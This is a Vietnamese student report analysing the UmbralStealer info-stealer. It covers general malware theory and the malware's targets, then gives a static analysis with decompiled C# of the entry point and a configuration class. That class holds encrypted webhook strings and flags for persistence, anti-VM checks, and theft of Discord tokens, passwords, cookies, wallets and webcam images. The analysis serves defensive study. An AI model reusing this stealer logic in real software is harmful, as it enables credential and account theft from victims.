

Bộ Giáo Dục Và Đào Tạo  
Trường Đại Học Ngoại Ngữ - Tin Học Thành Phố Hồ Chí Minh  
Khoa Công Nghệ Thông Tin



## **MÔN HỌC : PHÂN TÍCH MALWARE**

### **ĐỀ TÀI : PHÂN TÍCH MALWARE UMBRALSTEALER**

**Giáo Viên Hướng Dẫn :** ThS. Phạm Đình Thắng

**Thành Viên :**

1. Trần Quang Khải – 22DH114583

Tp. Hồ chí minh, Ngày .... tháng .... năm 2025



## LỜI CẢM ƠN

## Mục lục

|   |    |
|---|----|
| LỜI CẢM ƠN .....                                      | 3  |
| Danh mục hình ảnh .....                               | 5  |
| I ..... <b>Lỗi! Thẻ đánh dấu không được xác định.</b> |    |
| GIỚI THIỆU CHUNG .....                                | 7  |
| 1. Giới thiệu đê tài.....                             | 7  |
| 2. Lý do chọn đê tài.....                             | 7  |
| 3. Mục tiêu báo cáo .....                             | 8  |
| II Cơ sở lý thuyết .....                              | 8  |
| 1. Malware là gì?.....                                | 8  |
| 2. Phân tích malware là gì? .....                     | 9  |
| 2.1 Khái niệm.....                                    | 9  |
| 2.2 Các phương pháp phân tích malware.....            | 10 |
| 3. Tổng quan về Umbrastealer .....                    | 11 |
| 3.1 Khái niệm.....                                    | 11 |
| 3.2 Mục tiêu tấn công.....                            | 11 |
| 3.3 Các thành phần bị đánh cắp .....                  | 11 |
| 3.4 Cơ chế lây nhiễm .....                            | 12 |
| III Phân tích malware UmbralStealer .....             | 12 |
| 1. Dynamic Analysis .....                             | 12 |
| 2. Static Analysis .....                              | 12 |
| 2.1 die.....  | 12 |
| 2.2 dnSpy .....                                       | 13 |

## Danh mục hình ảnh

|  |    |
|--|----|
| Hình 1 Malware .....                           | 8  |
| Hình 2 Phân tích malware.....                  | 9  |
| Hình 3 Static Analysis .....                   | 10 |
| Hình 4 Dynamic Analysis.....                   | 10 |
| Hình 5 UmbralStealer .....                     | 11 |
| Hình 6 die.....                                | 12 |
| Hình 7 Obfuscate .....                         | 14 |
| Hình 8 De4dot.....                             | 14 |
| Hình 9 Sau khi sử dụng de4dot.....             | 15 |
| Hình 10 Main class .....                       | 16 |
| Hình 11 Class1() .....                         | 17 |
| Hình 12 smethod_0()                            | 17 |
| Hình 13 method_0()                             | 18 |
| Hình 14 method_1(), method_2()                 | 18 |
| Hình 15 method_3(), method_4()                 | 19 |
| Hình 16 method_5()                             | 20 |
| Hình 17 Process .....                          | 21 |
| Hình 18 Class13.smethod_5()                    | 21 |
| Hình 19 Vòng lặp for vô hạn .....              | 22 |
| Hình 20 Class11.IsConnectionAvailable()        | 22 |
| Hình 21 Class32.smethod_0()                    | 22 |
| Hình 22 smethod_0()                            | 23 |
| Hình 23 smethod_1(), smethod_2()               | 23 |
| Hình 24 string_0 .....                         | 23 |
| Hình 25 smethod_3()                            | 24 |
| Hình 26 string_3 .....                         | 24 |
| Hình 27 string_1()                             | 24 |
| Hình 28 smethod_4,5,6()                        | 25 |
| Hình 29 Class11.smethod_0()                    | 25 |
| Hình 30 smethod_3,4,5()                        | 26 |
| Hình 31 smehtod_7()                            | 26 |
| Hình 32 Class13.smethod_10()                   | 27 |
| Hình 33 Class13.smethod_20()                   | 28 |
| Hình 34 CyberChef.....                         | 28 |
| Hình 35 Class12.smethod_1,2()                  | 29 |
| Hình 36 Run()                                  | 30 |
| Hình 37 Gọi hàm lấy cáp tài khoản Discord..... | 30 |
| Hình 38 Struct1 .....                          | 30 |
| Hình 39 GetAccount()                           | 31 |
| Hình 40 GetAccount() 2.....                    | 32 |
| Hình 41 MethodA()                              | 34 |
| Hình 42 AddAccont()                            | 36 |
| Hình 43 AddAccount() 2 .....                   | 36 |
| Hình 44 AddAccount() 3 .....                   | 37 |

|  |    |
|--|----|
| Hình 45 GetBiling()                                    | 38 |
| Hình 46 GetGifts()                                     | 40 |
| Hình 47 MethodB()                                      | 42 |
| Hình 48 smehod_0()                                     | 43 |
| Hình 49 FireFoxMethod()                                | 44 |
| Hình 50 smethod_1()                                    | 45 |
| Hình 51 GetPasword()                                   | 47 |
| Hình 52 DecryptData()                                  | 49 |
| Hình 53 GetEncryptionKey()                             | 50 |
| Hình 54 GetCookie()                                    | 52 |
| Hình 55 GetCookie() – Roblox                           | 54 |
| Hình 56 List file Minecraft                            | 55 |
| Hình 57 StealMinecraftSessionFile()                    | 56 |
| Hình 58 List dữ liệu ví                                | 57 |
| Hình 59 StealWallet                                    | 58 |
| Hình 60 StealSessions()                                | 60 |
| Hình 61 Khởi chạy song song tất cả tác vụ              | 61 |
| Hình 62 smethod_4()                                    | 62 |
| Hình 63 SaveToFile()                                   | 63 |
| Hình 64 SaveToFile(Struct8[] cookies, string filepath) | 64 |
| Hình 65 SaveToFile() – Account                         | 66 |
| Hình 66 SaveToFile() - Roblox                          | 68 |
| Hình 67 smethod_0()                                    | 69 |
| Hình 68 Class11.smethod_3()                            | 69 |
| Hình 69 Post()   | 70 |
| Hình 70 Xóa dấu vết                                    | 71 |

# I GIỚI THIỆU CHUNG

## 1. Giới thiệu đề tài

Trong bối cảnh an ninh mạng ngày càng phức tạp, các loại phần mềm độc hại (malware) liên tục được phát triển với mục tiêu đánh cắp dữ liệu và gây thiệt hại cho người dùng cũng như tổ chức. Một trong những dòng mã độc đang thu hút sự chú ý trong thời gian gần đây là **UmbralStealer** — một loại **stealer malware** được thiết kế chuyên biệt để thu thập và đánh cắp thông tin nhạy cảm từ nạn nhân, bao gồm thông tin đăng nhập, dữ liệu trình duyệt, ví tiền điện tử, và nhiều thông tin hệ thống khác.

UmbralStealer thường được phát tán thông qua các kênh như email lừa đảo, công cụ giả mạo, hoặc phần mềm crack. Điểm nguy hiểm của loại mã độc này là khả năng **ẩn mình**, **thu thập dữ liệu một cách âm thầm**, và **gửi thông tin về máy chủ điều khiển (C2)** mà người dùng không hề hay biết.

Đề tài "Phân tích mã độc UmbralStealer" nhằm mục tiêu nghiên cứu cách thức hoạt động của loại malware này thông qua kỹ thuật **phân tích tĩnh** và **phân tích động**, từ đó giúp hiểu rõ cách thức lây lan, cơ chế hoạt động, và hậu quả mà nó gây ra cho hệ thống bị nhiễm. Việc phân tích này không chỉ giúp nâng cao hiểu biết chuyên môn về kỹ thuật mã độc mà còn đóng vai trò quan trọng trong việc xây dựng các giải pháp phòng chống và phát hiện sớm các mối đe dọa an ninh mạng tương tự trong tương lai.

## 2. Lý do chọn đề tài

- Sự phổ biến của stealer malware:** Stealer là một loại malware nguy hiểm có khả năng đánh cắp dữ liệu nhạy cảm như tài khoản, mật khẩu, cookie, ví tiền điện tử,... và ngày càng được sử dụng rộng rãi trong các cuộc tấn công mạng.
- UmbralStealer là một mã độc tiêu biểu:** Đây là một trong những stealer malware mới xuất hiện, được viết bằng Python, có mã nguồn công khai, dễ sử dụng, dễ tùy biến, phù hợp để phân tích và nghiên cứu.
- Hỗ trợ rèn luyện kỹ năng phân tích:** Thông qua việc phân tích UmbralStealer, em có thể rèn luyện các kỹ năng:
  - Phân tích tĩnh mã nguồn;
  - Phân tích động hành vi của mã độc;
  - Hiểu rõ quá trình lây nhiễm, thu thập và gửi dữ liệu của malware.
- Hiểu rõ cơ chế né tránh và tấn công:** UmbralStealer sử dụng nhiều kỹ thuật ẩn mình và tránh né phần mềm diệt virus, giúp em hiểu thêm về các chiến thuật mà hacker hiện nay sử dụng.
- Tăng cường nhận thức và khả năng phòng chống mã độc:** Việc nghiên cứu mã độc giúp em và người đọc nhận diện sớm các nguy cơ, từ đó nâng cao khả năng bảo vệ hệ thống cá nhân và tổ chức.
- Phù hợp với xu hướng và nhu cầu thực tế:** Trong bối cảnh an ninh mạng đang là vấn đề cấp thiết, đề tài này mang tính ứng dụng cao và sát với thực tế.

### 3. Mục tiêu báo cáo

- **Hiểu rõ bản chất và cơ chế hoạt động của UmbralStealer:**  
Nghiên cứu cách mà mã độc này được viết, cấu trúc ra sao, và các chức năng chính mà nó thực hiện khi lây nhiễm vào hệ thống.
- **Phân tích mã nguồn (phân tích tĩnh):**  
Xem xét chi tiết mã nguồn của UmbralStealer (viết bằng Python) để xác định các chức năng như thu thập thông tin, kết nối C2, cơ chế mã hóa,...
- **Phân tích hành vi (phân tích động):**  
Tiến hành chạy mẫu mã độc trong môi trường an toàn (sandbox/lab) để quan sát hành vi thực tế: tập tin nào bị thay đổi, dữ liệu nào bị gửi đi, giao tiếp mạng ra sao,...
- **Xác định các kỹ thuật ẩn mình và né tránh:**  
Tìm hiểu cách malware tránh bị phát hiện bởi phần mềm bảo mật hoặc hệ điều hành.
- **Đánh giá mức độ nguy hiểm và hậu quả:**  
Phân tích mức độ ảnh hưởng của UmbralStealer đối với người dùng cá nhân và tổ chức, đặc biệt là việc rò rỉ thông tin nhạy cảm.
- **Đề xuất biện pháp phòng chống và phát hiện:**  
Đưa ra khuyến nghị về cách phát hiện, ngăn chặn và xử lý loại mã độc tương tự trong thực tế.

## II Cơ sở lý thuyết

### 1. Malware là gì?



Hình 1 Malware

**Malware** (viết tắt của *malicious software*) là thuật ngữ chung để chỉ **các phần mềm độc hại** được thiết kế với mục đích **gây hại cho hệ thống máy tính, đánh cắp thông tin, phá hoại dữ liệu, hoặc chiếm quyền kiểm soát hệ thống** mà không có sự cho phép của người dùng.

Malware có thể được phát tán thông qua nhiều hình thức khác nhau như: file đính kèm trong email, phần mềm giả mạo, website độc hại, thiết bị lưu trữ ngoài (USB),... Một khi đã xâm nhập vào hệ thống, malware có thể hoạt động âm thầm và gây thiệt hại nghiêm trọng.

Các loại malware phổ biến bao gồm:

- **Virus:** Tự gắn vào các tệp tin hợp pháp và lây lan khi người dùng mở file.
- **Worm (Sâu máy tính):** Tự nhân bản và lây lan qua mạng mà không cần tương tác từ người dùng.
- **Trojan:** Ngụy trang dưới dạng phần mềm hợp pháp để đánh lừa người dùng cài đặt.
- **Ransomware:** Mã hóa dữ liệu và yêu cầu tiền chuộc để khôi phục.
- **Spyware:** Theo dõi hoạt động người dùng và gửi thông tin về kẻ tấn công.
- **Adware:** Hiển thị quảng cáo không mong muốn, đôi khi đi kèm chức năng theo dõi.
- **Stealer:** Mã độc chuyên đánh cắp thông tin như mật khẩu, cookie, tài khoản ví tiền ảo,...

Trong bối cảnh số hóa ngày nay, malware không chỉ nhắm vào người dùng cá nhân mà còn là mối đe dọa lớn đối với các tổ chức, doanh nghiệp, và hạ tầng quốc gia.

## 2. Phân tích malware là gì?

### 2.1 Khái niệm



Hình 2 Phân tích malware

**Phân tích malware** là quá trình nghiên cứu và khám phá cách thức hoạt động, hành vi, mục đích và cấu trúc của một phần mềm độc hại (malware). Mục tiêu của việc phân tích là giúp hiểu rõ:

- Cách malware lây lan vào hệ thống;
- Những hành động mà nó thực hiện khi hoạt động (ví dụ: đánh cắp dữ liệu, mã hóa file, kết nối ra ngoài,...);
- Mức độ nguy hiểm và ảnh hưởng đến hệ thống;

- Kỹ thuật mà malware sử dụng để ẩn mình hoặc né tránh phát hiện.

Việc phân tích malware có vai trò quan trọng trong **an ninh mạng**, giúp:

- Phát triển các công cụ/phương pháp phát hiện và ngăn chặn mã độc;
- Xây dựng hệ thống phòng thủ chủ động;
- Điều tra các cuộc tấn công mạng (forensics).

## 2.2 Các phương pháp phân tích malware

### 2.2a Phân tích tĩnh (Static Analysis)



*Hình 3 Static Analysis*

- Xem xét mã nguồn hoặc mã nhị phân của malware mà không cần thực thi nó.
- Phù hợp với các mẫu có mã nguồn mở hoặc dễ giải mã.
- Có thể sử dụng các công cụ như: trình dịch ngược (decompiler), trình đọc mã hex, hoặc các IDE như IDA Pro, Ghidra,...

### 2.2b Phân tích động (Dynamic Analysis)



*Hình 4 Dynamic Analysis*

- Thực thi malware trong một môi trường cách ly (sandbox, máy ảo) để quan sát hành vi thực tế.

- Giúp phát hiện hành động của malware như: ghi file, thay đổi registry, tạo kết nối mạng,...
- Cần kiểm soát cẩn thận để tránh lây lan ra môi trường thật.

Tùy vào loại mã độc và mục tiêu nghiên cứu, người phân tích có thể kết hợp cả hai phương pháp để đạt hiệu quả tối ưu.

### 3. Tổng quan về UmbralStealer

#### 3.1 Khái niệm



Hình 5 UmbralStealer

**UmbralStealer** là một loại **stealer malware** được phát triển bằng ngôn ngữ **Python**, có khả năng đánh cắp nhiều loại thông tin nhạy cảm từ máy nạn nhân. Mã độc này thường được **đóng gói thành tệp thực thi (.exe)** bằng các công cụ như **PyInstaller** hoặc **auto-py-to-exe** nhằm dễ dàng phát tán và đánh lừa người dùng cài đặt.

#### 3.2 Mục tiêu tấn công

UmbralStealer thường nhắm đến:

- **Người dùng hệ điều hành Windows**, đặc biệt là những người thiếu kiến thức bảo mật hoặc dễ bị đánh lừa bởi các phần mềm miễn phí, file giả mạo;
- Mục tiêu chính là **thu thập dữ liệu cá nhân và chiếm đoạt tài khoản số** bao gồm:
  - Tài khoản mạng xã hội;
  - Dữ liệu ví tiền điện tử;
  - Thông tin lưu trong trình duyệt hoặc ứng dụng.

#### 3.3 Các thành phần bị đánh cắp

Khi hoạt động, UmbralStealer có thể thu thập một loạt thông tin như:

- **Token Discord** – phục vụ cho việc chiếm quyền tài khoản người dùng;
- **Cookie và mật khẩu** được lưu trong các trình duyệt phổ biến như Chrome, Edge, Firefox, Brave,...;
- **Tệp cấu hình Telegram** – giúp kẻ tấn công truy cập từ xa vào tài khoản nạn nhân;
- **Thông tin ví tiền mã hóa**: bao gồm các ví như MetaMask, Exodus, Atomic Wallet, v.v.;

- **Ảnh chụp màn hình (Screenshot), nội dung clipboard, và thông tin phần cứng máy tính (CPU, GPU, RAM, user name...).**

### 3.4 Cơ chế lây nhiễm

UmbralStealer thường được phát tán qua các hình thức như:


- **Tệp giả mạo:** được nguy trang thành phần mềm crack, công cụ cheat game, file tài liệu hấp dẫn,...;
- **Gắn kèm trong các file thực thi** như .exe, .bat, hoặc các script độc hại;
- **Kênh phân phối phổ biến** bao gồm: **Discord, Telegram, các diễn đàn (forum), hoặc trang chia sẻ torrent.**

## III Phân tích malware UmbralStealer

### 1. Dynamic Analysis

### 2. Static Analysis

#### 2.1 die



Hình 6 die

#### Thông tin cơ bản về file

- **Tên file:** Chuỗi ký tự ngẫu nhiên dài (56c9a4ba...exe), đây thường là dấu hiệu của file độc hại hoặc đã bị biến đổi

- **Định dạng:** PE32 (chương trình Windows 32-bit)
- **Kích thước:** 229.5 KB

#### Thông tin kỹ thuật

- **Ngôn ngữ lập trình:** C# (.NET Framework 4.6)
- **Loại chương trình:** Giao diện đồ họa (GUI)
- **Trình liên kết:** Microsoft Linker


#### Các kỹ thuật bảo vệ và che giấu

- **Làm rối mã (Obfuscation):** Đã bị thay đổi điểm vào (Modified EP) để che giấu mã nguồn
- **Chống phân tích (Anti-analysis):** Có cơ chế chống gỡ lỗi (Anti-debug)
- **Các kỹ thuật có thể bao gồm:**
  - Kiểm tra trình gỡ lỗi
  - Phát hiện môi trường ảo hóa/sandbox
  - Mã hóa/xáo trộn code

## 2.2 dnSpy


Đầu tiên là các tên class **đã bị obfuscate bằng Unicode — chiến thuật làm rối** để:

- Gây khó khăn khi đọc bằng mắt.
- Gây lỗi cho một số công cụ phân tích không xử lý tốt Unicode.
- Tránh bị phát hiện khi scan bằng từ khóa (antivirus, YARA...).




Hình 7 Obfuscate

Sau đó dùng de4dot để gỡ rối tên của các class và hàm bị obfuscate



Hình 8 De4dot

Và cuối cùng tên các class và hàm có thể đọc được



Hình 9 Sau khi sử dụng de4dot

Tiến hành bắt đầu phân tích từ entry point

Tại hàm Main ta thấy có gọi 2 TaskAwaiter là Process và Run.

Tiến hành phân tích sâu hơn ta sẽ thấy được ngay khi bắt đầu hàm Process ta bắt gặp một hàm liên quan đến WebHook.

```

// Token: 0x06000031 RID: 49 RVA: 0x00005210 File Offset: 0x00003410
private static async Task Main(string[] args)
{
    TaskAwaiter taskAwaiter = Class0.Process().GetAwaiter();
    TaskAwaiter taskAwaiter2;
    if (!taskAwaiter.IsCompleted)
    {
        await taskAwaiter;
        taskAwaiter = taskAwaiter2;
        taskAwaiter2 = default(TaskAwaiter);
    }
    taskAwaiter.GetResult();
    taskAwaiter = Class0.Run().GetAwaiter();
    if (!taskAwaiter.IsCompleted)
    {
        await taskAwaiter;
        taskAwaiter = taskAwaiter2;
        taskAwaiter2 = default(TaskAwaiter);
    }
    taskAwaiter.GetResult();
}

// Token: 0x06000032 RID: 50 RVA: 0x0000524C File Offset: 0x0000344C
private static async Task Process()
{
    if (string.IsNullOrWhiteSpace(Class1.Webhook))
    {
        Environment.Exit(1);
    }
}

```

Hình 10 Main class

Tiến hành truy cập vào Class1() ta thấy có một Contructor có các chuỗi mã hóa và gọi hàm smedthod\_0 để khởi tạo giá trị cho các Webhook, Version, Mutex.

|                               |                           |  |
|-------------------------------|---------------------------|--|
| <b>Các Cờ (Flags)</b>         | Ping = true               | Kiểm tra kết nối đến server C&C.                                   |
|                               | Startup = true            | Tự động khởi chạy cùng hệ thống (persistance).                     |
|                               | AntiVm = true             | Chống phân tích trong môi trường ảo hóa (Virtual Machine/Sandbox). |
|                               | Melt = false              | Không tự xóa sau khi chạy (nếu true sẽ tự hủy).                    |
| <b>Chức Năng<br/>Đánh Cắp</b> | StealDiscordTokens = true | Đánh cắp token Discord.  |
|                               | StealPasswords = true     | Đánh cắp mật khẩu từ trình duyệt, ứng dụng.                        |
|                               | StealCookies = true       | Đánh cắp cookies phiên đăng nhập.                                  |

|                   |                              |   |
|-------------------|------------------------------|---|
|                   | StealGames = true            | Nhắm mục tiêu tài khoản game (Steam, Epic, etc.).         |
|                   | StealTelegramSessions = true | Đánh cắp phiên Telegram.                                  |
|                   | StealSystemInfo = true       | Thu thập thông tin hệ thống (phần cứng, OS, etc.).        |
| Giám Sát Hệ Thống | TakeWebcamSnapshot = true    | Chụp ảnh từ webcam.                                       |
|                   | TakeScreenshot = true        | Chụp màn hình.  |
| Đối Tượng Đồng Bộ | Class1.Mutex                 | Đảm bảo chỉ một instance chạy duy nhất (tránh phát hiện). |
| Phiên Bản         | Class1.Version               | Kiểm soát phiên bản mã độc từ server.                     |

```
// Token: 0x0600008A RID: 138 RVA: 0x000008368 File Offset: 0x000006568
static Class1()
{
    string text = "Ww5KM3ZWM3pJS1BjV0hjSjlnQTlmRk1BFpTjV0elk=";
    string text2 = "Ww5KM3ZWM3pJS1Bj";
    string text3 = "2Egy/3/GE5J6SD8yigBnxXvwIP02o1f5GWJIp32aHYZ9amYMA8gS+y1SiQrG7yug1KLrbcDPAjhubaefa/
    NwdBktue7oJuYO4H2jR6BZhRMZwg1Fpz1T+fmRut9+rwmHKqWmQwDHdI4x8Gnd2P30VB4IwwlWqjcM3sumCk1fIWLL6mR/pmVQ=";
    string text4 = "xg1ovN+OUr1sdD5iHmQgUGxMo=";
    string text5 = "+3EwtkiOWd1bCdqg5t3ChaBpWrbdUrfin9i0Fb6myrg1y";
    Class1.Webhook = Class1.smethod_0(Convert.FromBase64String(text3), Convert.FromBase64String(text), Convert.FromBase64String(text2));
    Class1.Version = Class1.smethod_0(Convert.FromBase64String(text4), Convert.FromBase64String(text), Convert.FromBase64String(text2));
    Class1.Mutex = Class1.smethod_0(Convert.FromBase64String(text5), Convert.FromBase64String(text), Convert.FromBase64String(text2));
    Class1.Ping = true;
    Class1.Startup = true;
    Class1.AntiVm = true;
    Class1.Melt = false;
    Class1.BlockAvSites = false;
    Class1.StealDiscordTokens = true;
    Class1.StealPasswords = true;
    Class1.StealCookies = true;
    Class1.StealGames = true;
    Class1.StealTelegramSessions = true;
    Class1.StealSystemInfo = true;
    Class1.StealWallets = true;
    Class1.TakeWebcamSnapshot = true;
    Class1.TakeScreenshot = true;
}
